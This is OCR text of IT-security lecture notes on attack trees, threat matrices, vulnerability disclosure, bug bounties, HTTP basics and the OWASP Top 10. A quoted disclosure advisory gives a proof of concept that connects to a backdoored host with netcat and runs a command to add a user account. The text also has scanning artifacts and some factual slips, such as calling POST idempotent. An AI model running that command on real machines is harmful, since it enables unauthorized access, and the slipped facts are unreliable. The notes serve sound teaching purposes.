


Figure 2.2: Example attack tree with parallel and sequential conjunctions. [**jhawar15sand**]

High Risk Failure Scenarios". [**Lee15attacktreeselectricsector**].

NESCOR Attack Tree Notation




Figure 2.3: NESCOR Attack Tree Notation [**Lee15attacktreeselectricsector**]

AMI.1 Authorized User, Mass Remote Disconnect

AMI.27 Reversing to Mass Control

An threat matrix is a structured model to find potential threats. The motivation is, that, by combination of all conceived attackers with all conceived assets and security objectives.

Prerequisite is an enumeration of assets, security objectives and attacker profiles

Threat Matrix




Figure 2.4: AMI.1 Authorized Individual Issues Unauthorized Mass Remote Disconnect




Figure 2.5: AMI.27 Reverse Engineering of AMI Equipment Allows Unauthorized Mass Control

	Employee	Outsider	Administrator
Secrecy of DB	Read Data	Remote Exploit	
Integrity of Contracts			
Authenticity of Mgmt Emails		Break Key	su mgmt
Availability of WWW		DoS	Shutdown

2.3 Vulnerability Handling

Pentesting vs. Application Security Analyst https://liveoverflow.com/pentesting-vs-pentesting-vs-bug-bounty/

Vulnerability Disclosure


- disemination of vulnerability knowledge
- Vulnerabilaty Disclosure Policy
  - Structured Vulnerability Communication
  - e. g., ISO 29147/ISO 30111 (IT Security Vulnerability Set)
- Responsible Disclosure
- Full Disclosure

Zero-Day

> "an exploit or attack that was previously unknown"
>
> [**McCarty2021Cyberjutsu**]

- No existing mitigation
- Every instance is vulnerable
- Term: Zero-Day Exploit

Responsible Disclosure



Full Disclosure

Full Disclosure mailing list archives

By Date By Thread Search

Backdoor.Win32.NetControl2.293 / Unauthenticated Remote Command Execution

From: malvuln <malvuln13 () gmail com>
Date: Sat, 29 May 2021 02:36:24 -0400

```
Discovery / credits: Malvuln - malvuln.com (c) 2021
Original source:
https://malvuln.com/advisory/15ca804e4634d9586f85b1d15ebe91a0.txt
Contact: malvuln13 () gmail com
Media: twitter.com/malvuln

Threat: Backdoor.Win32.NetControl2.293
Vulnerability: Unauthenticated Remote Command Execution
Description: The malware listens on TCP port 2012. Attackers who can reach
infected hosts can run arbitrary OS commands using the DOSCMD command made
available by the backdoor.
Type: PE32
MD5: 15ca804e4634d9586f85b1d15ebe91a0
Vuln ID: MVID-2021-0231
Disclosure: 05/29/2021

Exploit/PoC:
nc64.exe x.x.x.x 2012

1) Add accounts
DOSCMD cmd /c net user malvuln "" /add

2) Run programs
DOSCMD cmd /c calc
```

Vulnerability Hoarding


The (structured) collection of knowledge of vulnerabilities and exploits — (with the assumed intend to use them in the future).

Vulnerability Equities Process (VEP)

- State-Actor
- Enables offensive Cyberaction
- Case-by-Case decision on vuln. handling
- Germany: ZITiS (Zentralstelle für IT im Sicherheitsbereich)
  - Digital Forensics
  - Communication Surveillance
  - Kryptoanalyse

  - Big-Data-Analysis

- US: Equities Review Board (ERB)




2.3.1 Bug Bounty

Bug Bounty

- Help the vendor fix his bugs
- AND get paid.
- Bug Bounty Program
  - Vendors
    * google reward program
    * Apple Security Bounty
  - Bug Bounty Platforms
    * Handle specific programs
    * OR handle the business side?
    * (e)
- What could possibly go wrong?

Program	Launch date	Reports resolved	Bounties minimum	Bounties average
Home Bargains	07 / 2021	5	-	-
AIG Managed	06 / 2021	56	-	-
Securitize Retesting	06 / 2021	5	$50	$50
BlackRock Managed	06 / 2021	1	-	-
MyEtherWallet Retesting	06 / 2021	1	$50	$250
Urban Company Retesting Bounty splitting	06 / 2021	108	$50	$100
LogSnitch	06 / 2021	4	-	-



3

Web-Vulnerabilities

3.1 Recap Attack Terms

A brief repetition of terminology.

The “Internet Security Glossary, Version 2” of 2007 [**rfc4949**] defines attacks graphically as intentional actions of an attacker (threat agent) towards a vulnerability in an attacked system resource. The interaction is hindered by countermeasures. The model distinguishes attacks (threat actions) as active in the case of of bi-directional interaction and passive where an attacker is only receiving.

Definition: Attack




Figure 3.1: Basic model of an attack [**rfc4949**]

You can distinguish vulnerabilities by where they are in a simplified development model consisting of protocol, implementation and configuration. The mayor difference between these two layers, with respect to

vulnerabilities, is the area of effect and the effort required to fix — in general.

Protocol vulnerabilities are introduced in communication protocols or process specifications, or briefly in the design of systems. Implementations that adhere to these designs also implement these vulnerabilities. This makes exploitable protocol vulnerabilities very valuable for threat actors. Fixing these vulnerabilities usually means to alter the design and all related implementations and installations. Protocol changes sometimes lead to incompatible versions of the protocol which could break interoparability until every implementation swapped to the new version of the protocol.

Implementation vulnerabilities are comprised of programming errors in software and affect all installations of that software. A heterogenuous product landscape can reduce the effect of a vulnerabilities, while a mono-culture of software increases the area of effect. This is a strong arguement to support diverse implementations for similar applications and public and open protocols. Patches have to be unrolled in all installations of a software — until then all unpatched installations are vulnerable.

Configuration vulnerabilities affect only single installations of systems. The area of effect depends on the importance of the installation, e. g., the number of users affected. In a tightly interdepended world, also users of services depending on that installation might be affected.

Vulnerability Levels

Adversaries — Sec and Safe

- Laws and forces of nature
  - components are growing old
  - excess voltage (lightning, EMP)
  - voltage loss
  - flooding (storm tide, break of water pipe)
  - change of temperature ...
- Human beings
  - outsider
  - user of the system




Figure 3.2: Hierarchy of devops parts from the perspective of vulnerabilities

- operator of the system
- service and maintenance
- producer of the system
- designer of the system
- producer of the tools to design and produce
- designer of the tools to design and produce
- producer of the tools to design and produce the tools to design and produce ...

Threat Terminology Summary

Attack A deliberate attempt to assault an asset, not something that is just happening by chance. We can distinguish between passive and active attacks. An active attack tries to alter system resources, while a passive attack tries to "learn".

Adversary/Attacker/Threat Agent Entity that performs threat actions, i. e., participates in an attack.

Risk $R = D \times P$ An expection of loss, expressing that a given threat may manifest by exploiting vulnerabilities. Usually expresses an

Protocol	Insecure cipher, insecure use of variables, insecure assumptions, Insecure processes Examples: Needham-Schroeder Protocol, Session pinning in OAuth
Implementation	Buffer Overflow, Insufficient Input Validation or Output Encoding, Branching Errors, ... Examples: OpenSMTP 6.6, Heartbleed
Configuration	Invalid/Missing TLS, Improper Sandboxing, overtly free permissions Examples: SolarWinds (weak passwd: solarwinds123)

Table 3.1: Vulnerabilities at different DevOps levels.

expected damage, defined as mean damage D weighted by probability P of an event.

Threat Circumstance, capability, action/event that may lead to exploits of vulnerabilities

Vulnerability A weakness that could be exploited.

Weakness Some point where a system can become vulnerable. As long as this weakness is not directly exposed, it is not actually a vulnerability that can be exploited, but it may become a vulnerability if circumstances expose this weakness to an attacker.

Countermeasure

Attack vector Threat delivery techniques (e-mail) An attack vector is a technique, path or means to deliver a payload or produce a malicious outcome. This may include an exploit, email-attachment or denote more specific activities addressed as some part of a system.

[Internet Security Glossary, Version 2]


3.2 The WWW Intro

What is the WWW?

"distributed, collaborative, hypermedia information system" [**wp_http**]

- HTML

  - Structured text documents
  - Hyperlink — Cross-Reference
- HTTP
  - Text-based Transport
  - Key-Value Header
  - Request - Response
  - not only HyperText Markup Language (HTML)
- today much more...



[Tim Berners-Lee@CERN 1989, see also Wikipedia]

Hypertext Transfer Protocol


- Created by Tim Berners Lee at CERN
- Layer 7 Protocol, on top TCP/IP (Application Layer)
- Transport of arbitrary data using MIME-types
  - defined in RFC 2045, RFC 2046, RFC 2047
  - Text formats, images, sounds, animations,...
- Fundamental concept: **single request-response**
- Stateless, except Cookie-header files

- Current Standard HTTP/2.0 [**rfc7540**]

HTTP Standards

- Standardised by the Internet Engineering Task Force (IETF) and the World Wide Web Consortium (W3C)
- HTTP/1.0 (1996) RFC 1945
  - Every request in a single TCP-connection
- HTTP/1.1 (1999) RFC 2616
  - HTTP-Pipelining
  - Connection Keep-alive
- HTTP/1.1 Revision (2006-2014)
  - RFC 723{0...9}, 7240,...
  - Authentication
  - Range Requests, Partial Responses
- HTTP/2.0 (2015) RFC 7540/1
  - Compatible with HTTP/1.x
  - additionally “frames”
  - Decrease latency (Compression, Pipelining, Multiplexing,...)
  - Server-Push

HTTP Communication Structure



Request:

```
{GET,POST,…} / HTTP/1.1
Host: www.hs-bremen.de
<Header {Cookie,...}>

[Body]
```

Response:

```
HTTP/1.1 <Status>
<Header {Set-Cookie}>

<Body, e.g HTML>
```

HTTP/2.0 Connection Establishment

Client-Request (do you speak HTTP/2.0?)

```
GET / HTTP/1.1
Host: server.example.com
Connection: Upgrade, HTTP2-Settings
Upgrade: h2c
HTTP2-Settings: <HTTP/2 SETTINGS payload>
```

No!

```
HTTP/1.1 200 OK
Content-Length: 243
Content-Type: text/html
```

Yes!

```
HTTP/1.1 101 Switching Protocols
Connection: Upgrade
Upgrade: h2c

[ HTTP/2 connection ...
```

...exchange HTTP/2.0 frames

The initial HTTP-request has to contain a complete request. Only on upgrade added HTTP/2.0 features are enabled and further requests can be included in HTTP frames.

HTTP/1.1 Methods

GET
- Most common call
- Request: `URI` + `parameters`
- Parameter limit: 2000 octets
- Requests only, i. e., safe
- No effect of repetition, i. e., idempotent
- Should be cacheable

POST
- May change server states: not safe
- Idempotent
- Request parameters in payload — unlimited

- Example: Change data in existing DB-entry

Safe and Idempotent Methods

Safe Methods

- Retrieval Methods
- No “side effects”
- HEAD, GET

Idempotent

- $n > 0$ repetitions same as single request
- GET, HEAD, PUT, DELETE,
- should be: OPTIONS, TRACE
- single exception CONNECT
- **But** sequence of requests is not idempotent

[HTTP/1.1]

HTTP/1.1 Methods [cont...]

PUT
- Store enclosed data as `URI`
- Returns:

  201 Created new resource

  200 OK (existing resource modified)

DELETE
- Removes the given resource
- No guaranteed execution of deletion

HTTP/1.1 Methods [cont...]

HEAD · Similar to GET (only header is returned)

TRACE · Returns original request in payload

· used in debugging

OPTIONS · Returns available server capabilities

· not cacheable

CONNECT · Establish connections, e. g., proxy relays

[HTTP/1.1]

HTTP Header

- State and Process Info
- Apache 2.3
  - $\leqslant 100$ fields
  - $\leqslant 8,190$ octets/field

Format: `<type>:<value>\r\n` Last header line: empty

Example:

```
Host: www.hs-bremen.de
Cookie: aHMtYnJlbWVuCg==
If-Modified-Since: 2days
Accepted: text/html
```

[rfc2616]

Example Response Header

```
HTTP/1.1 200 OK
Date: Tue, 01 May 2018 15:57:50 GMT
Server: Apache
X-Powered-By: PHP/5.6.33-0+deb8u1
Set-Cookie: PHPSESSID=3r2ivg8rh1p1s0hl3s90e8k890; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-
check=0
Pragma: no-cache
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
```

HTTP Respone Codes

1xx Informational (HTML/1.1) provisional response, only status line and optional headers

2xx Success

200 OK (depending on method)

3xx Redirection

301 Moved Permanently

4xx Client Error

404 Not Found

5xx Internal Server Error

Unofficial Codes:

9xx Propreitary Errors

418 I'm a teapot [RFC7168]

...

[HTML/1.1]

Client-Server Model


Fundamental principle for Web-communication

Client · requests service

· initiates communication

Server · provides service


· waits for communication



3.2.1 Webpages

HTML

- Logical Markup Language
- Document Object Model (DOM)
- Content inside `<tag>Content</tag>`
- Tag Attributes `<tag attrib=value>`
- HTML5 Spec



[https://commons.wikimedia.org/w/index.php?curid=18034500]


HTML Simple Example

```
<!DOCTYPE html>
<html>
  <head>
    <title>This is a title</title>
  </head>
  <body>
    <div>
        <p>Hello world!</p>
    </div>
  </body>
</html>
```

Bigger Example

But, as you can see, when you observe bigger examples, web-pages are rarely the static documents of former times but dynamically generated frontends to interactive applications.

Webpage Generation



- Browser
  - Rendering/Interaction
- Network
  - Transport
  - Host Authentication

  - (Client/User Authentication)
- Server Infrastructure
  - Document Generation
  - Database Backend

...or: Where can your food be poisoned?

Web Service Elements

[OWASP Appsec Tutorial Series - Episode 1: Appsec Basics]

3.3 Threat Technologies

Every four years the OWASP publishes a list of the ten most dominant security flaws in web application implementations. Every four years this is somewhat of a sad reminder of how little the situation has changed — because one constantly finds "old fiends" at the top positions. Changes mostly happen when the Top-10-Project changes the classification of security risks.

Thus, make good aquaintance with the following, you might see each other again — and again — and again. And don't ask "how could someone have made that mistake" ask yourself where you build this into code somewhere.

OWASP Top 10 (2020)

1. Injection. Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
2. Broken Authentication. Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.
3. Sensitive Data Exposure. Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and

PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.

